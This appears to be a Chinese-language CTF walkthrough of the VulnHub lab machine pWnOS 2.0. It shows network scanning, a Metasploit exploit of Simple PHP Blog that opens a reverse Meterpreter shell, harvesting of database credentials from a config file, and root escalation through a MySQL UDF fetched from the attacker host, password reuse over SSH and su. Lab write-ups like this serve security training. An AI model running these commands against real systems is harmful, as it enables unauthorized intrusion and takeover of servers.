

靶机信息

靶机地址：<https://www.vulnhub.com/entry/pwnos-20-pre-release,34/>
靶机难度：中级（CTF）
靶机发布日期：2011 年 7 月 4 日
靶机描述：pWnOS v2.0 是一个 Virtual 机器映像，它托管一个服务器以进行实践渗透测试。它将测试您利用服务器的能力，并包含多个达到目标（根）的入口点。它是为与 WMWare Workstation 7.0 一起使用而设计的，但也可以与大多数其他虚拟机软件一起使用。
目标：得到 root 权限&找到 flag.txt
配置设置
将攻击平台配置为处于 10.10.10.0/24 网络范围内
编辑 VM 网络设置：

VMnet8	NAT 模式	NAT 模式	已连接	已启用	10.10.10.0
--------	--------	--------	-----	-----	------------

添加网络(E)...

移除网络(O)

重命名网络(N)

VMnet 信息

☐ 桥接模式(将虚拟机直接连接到外部网络)(B)

已桥接至(G): 自动

自动设置(U)

☒ NAT 模式(与虚拟机共享主机的 IP 地址)(N)

NAT 设置(S)

☐ 仅主机模式(在专用网络内连接虚拟机)(H)

☒ 将主机虚拟适配器连接到此网络(V)

主机虚拟适配器名称: VMware 网络适配器 VMnet8

☒ 使用本地 DHCP 服务将 IP 地址分配给虚拟机(D)

DHCP 设置(P)

子网 IP (I): 10 . 10 . 10 . 0

子网掩码(M): 255 . 255 . 255 . 0

查看配置是否成功：

```
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.128 netmask 255.255.255.0 broadcast 10.10.10.255
```

版本历史：v2.0-2011 年 7 月 4 日预发布版本，用于初始测试

一、信息搜集

1、目标 IP 探测

arp-scan -l

```
(root@kali)~[/home/kali]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 10.10.10.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.1      00:50:56:c0:00:08      (Unknown)
10.10.10.2      00:50:56:ed:8c:c1      (Unknown)
10.10.10.100    00:0c:29:b8:95:7f      (Unknown)
10.10.10.254    00:50:56:f3:8d:c0      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.862 seconds (137.49 hosts/sec). 4 responded
```

获得目标 IP: **10.10.10.100**

2、端口扫描

nmap -p- --min-rate 1000 -T4 10.10.10.100

```
(root@kali)~[/home/kali]
# nmap -p- --min-rate 1000 -T4 10.10.10.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 02:31 EDT
Nmap scan report for 10.10.10.100
Host is up (0.00069s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:B8:95:7F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.43 seconds
```

详细信息:

nmap -p22,80 -sV -sC -A --min-rate 1000 -T4 10.10.10.100

```
(root@kali)~[/home/kali]
# nmap -p22,80 -sV -sC -A --min-rate 1000 -T4 10.10.10.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 02:32 EDT
Nmap scan report for 10.10.10.100
Host is up (0.00063s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
|   256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
|_ 80/tcp    open  http      Apache httpd 2.2.17 ((Ubuntu))
|_ http-server-header: Apache/2.2.17 (Ubuntu)
|_ http-cookie-flag:
|   /:
|   PHPSESSID:
|   httponly flag not set
|_ http-title: Welcome to this Site!
MAC Address: 00:0C:29:B8:95:7F (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.39
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.63 ms  10.10.10.100

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds
```

二、Getshell

访问 80 端口：

IsIntS

Welcome

Welcome to my IsIntS Internal Website.

If you have any questions email me at admin@isints.com

IsIntS

admin@isints.com

给出注册和登录页面


目录扫描：

```
[02:42:13] 301 - 242B - /blog/ → http://10.10.10.100/blog/
[02:42:13] 200 - 2KB - /blog/
[02:42:14] 403 - 236B - /cgi-bin/
[02:42:18] 403 - 232B - /doc/
[02:42:18] 403 - 240B - /doc/html/index.html
[02:42:18] 403 - 239B - /doc/stable.version
[02:42:18] 403 - 242B - /doc/en/changes.html
[02:42:18] 403 - 235B - /doc/api/
[02:42:24] 301 - 244B - /includes → http://10.10.10.100/includes/
[02:42:24] 200 - 541B - /includes/
[02:42:24] 200 - 9KB - /info.php
[02:42:24] 200 - 9KB - /info
[02:42:28] 200 - 629B - /login
[02:42:28] 200 - 629B - /login.php
[02:42:28] 200 - 629B - /login/login
```

访问 info.php，给出信息




▲ 不安全 | 10.10.10.100/info.php


PHP Version 5.3.5-1ubuntu7



System	Linux web 2.6.38-8-server #42-Ubuntu SMP Mon Apr 11 03:49:04 UTC 2011 x86_64
Build Date	Apr 17 2011 13:47:30

Index of /includes

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 config.inc.php	07-May-2011 21:25	1.9K	
 footer.html	07-May-2011 21:40	863	



给出提示：Welcome to ISINTS's internal blog. Here we will post the latest news to keep our employees in the loop on all of the great things ISINTS is currently doing around the globe.

应该是 CMS 页面

查看页面源代码：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">


<html>
<head>
  <meta http-equiv='Content-Type' content='text/html; charset=ISO-8859-1'>

  <!-- Meta Data -->
  <meta name="generator" content="Simple PHP Blog 0.4.0" />
```

发现版本号：

simple php blog 0.4.0

有的有的



```
msf6 > search simple php blog

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -  -  -
0  exploit/unix/webapp/sphpblog_file_upload 2005-08-25      excellent Yes    Simple PHP Blog Remote Command Execution
```

刚好使用：

Payload information:

Description:

This module combines three separate issues within The Simple PHP Blog ($\leq 0.4.0$) application to upload arbitrary data and thus execute a shell. The first vulnerability exposes the hash file (password.txt) to unauthenticated users. The second vulnerability lies within the image upload system provided to logged-in users; there is no image validation function in the blogger to prevent an authenticated user from uploading any file type. The third vulnerability occurs within the blog comment functionality, allowing arbitrary files to be deleted.

set rhost

set uri /blog

run

```
msf6 exploit(unix/webapp/sphpblog_file_upload) > run
[*] Started reverse TCP handler on 10.10.10.128:4444
[+] Successfully retrieved hash: $1$weWj5iAZ$NU4CkeZ9jNtcP/qRPC69a/
[+] Successfully removed /config/password.txt
[+] Successfully created temporary account.
[+] Successfully logged in as SYmy0y:Kjv0Sq
[+] Successfully retrieved cookie: uq6v62khf2hps0kl0tc2ptck4
[+] Successfully uploaded phQC10oXHcSKRwdxdbwN.php
[+] Successfully uploaded zSaaOXTtbVPm9J0iCLi.php
[+] Successfully reset original password hash.
[+] Successfully removed /images/phQC10oXHcSKRwdxdbwN.php
[*] Calling payload: /images/zSaaOXTtbVPm9J0iCLi.php
[+] Sending stage (40004 bytes) to 10.10.10.100
[+] Meterpreter session 1 opened (10.10.10.128:4444 → 10.10.10.100:52073) at 2025-06-05 03:07:36 -04
id
[+] Successfully removed /images/zSaaOXTtbVPm9J0iCLi.php
```

三、提权

思路一是 udf 提权

shell

cd /

ls

cat /etc/passwd

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:0:0:MySQL Server,,,:/root:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:104:110::/var/lib/landscape:/bin/false
dan:x:1000:1000:Dan Privett,,,:/home/dan:/bin/bash

```

得到一个 dan

生成交互式页面:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

cd var

发现 mysql_connect.php, 数据库连接文件?

```

www-data@web:/var$ cat mysql_connect.php
cat mysql_connect.php
<?php # Script 8.2 - mysql_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:
DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISIntS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:
$dbc = @mysql_connect (DB_HOST, DB_USER, DB_PASSWORD, DB_NAME) OR die ('Could not connect to MySQL: ' . mysql_connect_error());
?>www-data@web:/var$

```

得到 root/root@ISIntS

成功连接:

批注 [11]:

```

www-data@web:/var$ mysql -u root -p
mysql -u root -p
Enter password: root@ISIntS

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 50
Server version: 5.1.54-1ubuntu4 (Ubuntu)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

版本号 5.1.54

select version(); # 获取数据库版本

select user(); # 获取数据库用户

select @@basedir; # 获取数据库安装目录

```

mysql> select user();
select user();
+-----+
| user() |
+-----+
| root@localhost |
+-----+
1 row in set (0.00 sec)

mysql> select @@basedir;
select @@basedir;
+-----+
| @@basedir |
+-----+
| /usr/ |
+-----+
1 row in set (0.00 sec)

```

show global variables like '%secure%'; #查看是否有写入权限


```
show global variables like '%secure%';
```

Variable_name	Value
secure_auth	OFF
secure_file_priv	

```
2 rows in set (0.00 sec)
```

Mysql 版本大于 5.1, udf.dll 文件必须放在 MySQL 安装目录的 lib\plugin 文件夹下。(plugin 文件夹默认不存在, 需要创建)。

查看插件位置:

```
show variables like 'plugin%';
```


```
mysql> show variables like 'plugin%';
show variables like 'plugin%';
```

Variable_name	Value
plugin_dir	/usr/lib/mysql/plugin

1 row in set (0.00 sec)

/usr/lib/mysql/plugin

上传 udf 文件



/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_64.so

```
python -m http.server 442
```

```
(root@kali)-[/usr/.../metasploit-framework/data/exploits/mysql]
# python -m http.server 442
Serving HTTP on 0.0.0.0 port 442 (http://0.0.0.0:442/) ...
```

```
wget http://10.10.10.128:442/lib_mysqludf_sys_64.so
```



```

www-data@web:/tmp$ wget http://10.10.10.128:442/ lib_mysqludf_sys_64.so
wget http://10.10.10.128:442/ lib_mysqludf_sys_64.so
--2025-04-10 12:38:46-- http://10.10.10.128:442/
Connecting to 10.10.10.128:442... connected.
HTTP request sent, awaiting response... 200 OK
Length: 467 [text/html]
Saving to: `index.html'

100%[=====>] 467 --.-K/s in 0s

2025-04-10 12:38:46 (119 MB/s) - `index.html' saved [467/467]

--2025-04-10 12:38:46-- http://lib_mysqludf_sys_64.so/
Resolving lib_mysqludf_sys_64.so ...

```

重连 mysql

```
CREATE TABLE foo (data LONGBLOB);
```

```
insert into foo values(load_file('/tmp/lib_mysqludf_sys_64.so '));
```

```
select * from foo into dumpfile '/usr/lib/mysql/plugin/lib_mysqludf_sys_64.so ';
```

遗憾报错:

```

mysql> create function do_system returns integer soname 'raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
ERROR 1126 (HY000): Can't open shared library 'raptor_udf2.so' (errno: 22 /usr/lib/mysql/plugin/raptor_udf2.so: file too short)
mysql>

```

如果你 exit 退出检查一下, 就会发现只有 1 字节

```
ls -l /usr/lib/mysql/plugin/lib_mysqludf_sys_64.so
```

```

www-data@web:/tmp$ ls -l /usr/lib/mysql/plugin/raptor_udf2.so
ls -l /usr/lib/mysql/plugin/raptor_udf2.so
-rw-rw-rw- 1 root root 1 Apr 10 13:07 /usr/lib/mysql/plugin/raptor_udf2.so

```

如果你不退出

```
\! cp /tmp/lib_mysqludf_sys_64.so /usr/lib/mysql/plugin
```

这下应该好了, 创建函数:

```
create function sys_eval returns integer soname 'lib_mysqludf_sys_64.so';
```

```
select * from mysql.func;
```

```

<eval returns integer soname 'lib_mysqludf_sys_64.so';
Query OK, 0 rows affected (0.02 sec)

mysql> select * from mysql.func;
select * from mysql.func;
+-----+-----+-----+-----+
| name   | ret  | dl               | type   |
+-----+-----+-----+-----+
| sys_eval | 2    | lib_mysqludf_sys_64.so | function |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

```

```
select sys_eval('cp /bin/bash /tmp/bash ; chmod +s /tmp/bash');
```

返回/tmp/bash

执行

/tmp/bash -p 完成提权

思路二、ssh 提权

在 ch16 这个表中获得（下面这个是我自己之前注册的）

```
show tables;
+-----+
| Tables_in_ch16 |
+-----+
| users           |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL
mysql> show columns from users;
show columns from users;
+-----+-----+-----+-----+-----+-----+
| Field      | Type                | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| user_id    | int(10) unsigned    | NO   | PRI | NULL    | auto_increment |
| first_name | varchar(20)         | NO   |     | NULL    |                |
| last_name  | varchar(40)         | NO   |     | NULL    |                |
| email      | varchar(80)         | NO   | UNI | NULL    |                |
| pass       | char(40)            | NO   |     | NULL    |                |
| user_level | tinyint(1) unsigned | NO   |     | 0       |                |
| active     | char(32)            | YES  |     | NULL    |                |
| registration_date | datetime          | NO   |     | NULL    |                |
+-----+-----+-----+-----+-----+-----+
8 rows in set (0.00 sec)

mysql> select email,pass,user_level from users;
select email,pass,user_level from users;
+-----+-----+-----+
| email      | pass                                     | user_level |
+-----+-----+-----+
| admin@isints.com | c2c4b4e51d9e23c02c15702c136c3e950ba9a4af | 0          |
| 111@163.com    | e8b126dc7896031a77057996987e8b3aec0fd2b7 | 0          |
+-----+-----+-----+
```

MD5 解密如下: [admin@isints.com/killerbeesareflying](https://www.md5online.org/)

很遗憾的是没什么用

到这获得的:

root

root@ISIntS

admin@isints.com

killerbeesareflying

拿去连接 ssh:root/ root@ISIntS

```
root@kali:~/home/kali# ssh root@10.10.10.100
The authenticity of host '10.10.10.100 (10.10.10.100)' can't be established.
ECDSA key fingerprint is SHA256:EWptTr0Xn9NMudUhcD3+AMXSigXAGS4uldZp3grLm8w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.100' (ECDSA) to the list of known hosts.
root@10.10.10.100's password:
Welcome to Ubuntu 11.04 (GNU/Linux 2.6.38-8-server x86_64)

 * Documentation:  http://www.ubuntu.com/server/doc

System information as of Thu Apr 10 13:59:10 EDT 2025

System load:  0.0                Processes:      91
Usage of /:   2.9% of 38.64GB    Users logged in: 0
Memory usage: 26%              IP address for eth0: 10.10.10.100
Swap usage:   0%

⇒ There is 1 zombie process.

Graph this data and manage this system at https://landscape.canonical.com/
Last login: Mon May  9 19:29:03 2011
root@web:~# id
uid=0(root) gid=0(root) groups=0(root)
root@web:~#
```

思路三、su root 提权

```
www-data@web:/lib$ su root
su root
Password: root@ISIntS

root@web:/lib# id
id
uid=0(root) gid=0(root) groups=0(root)
root@web:/lib#
```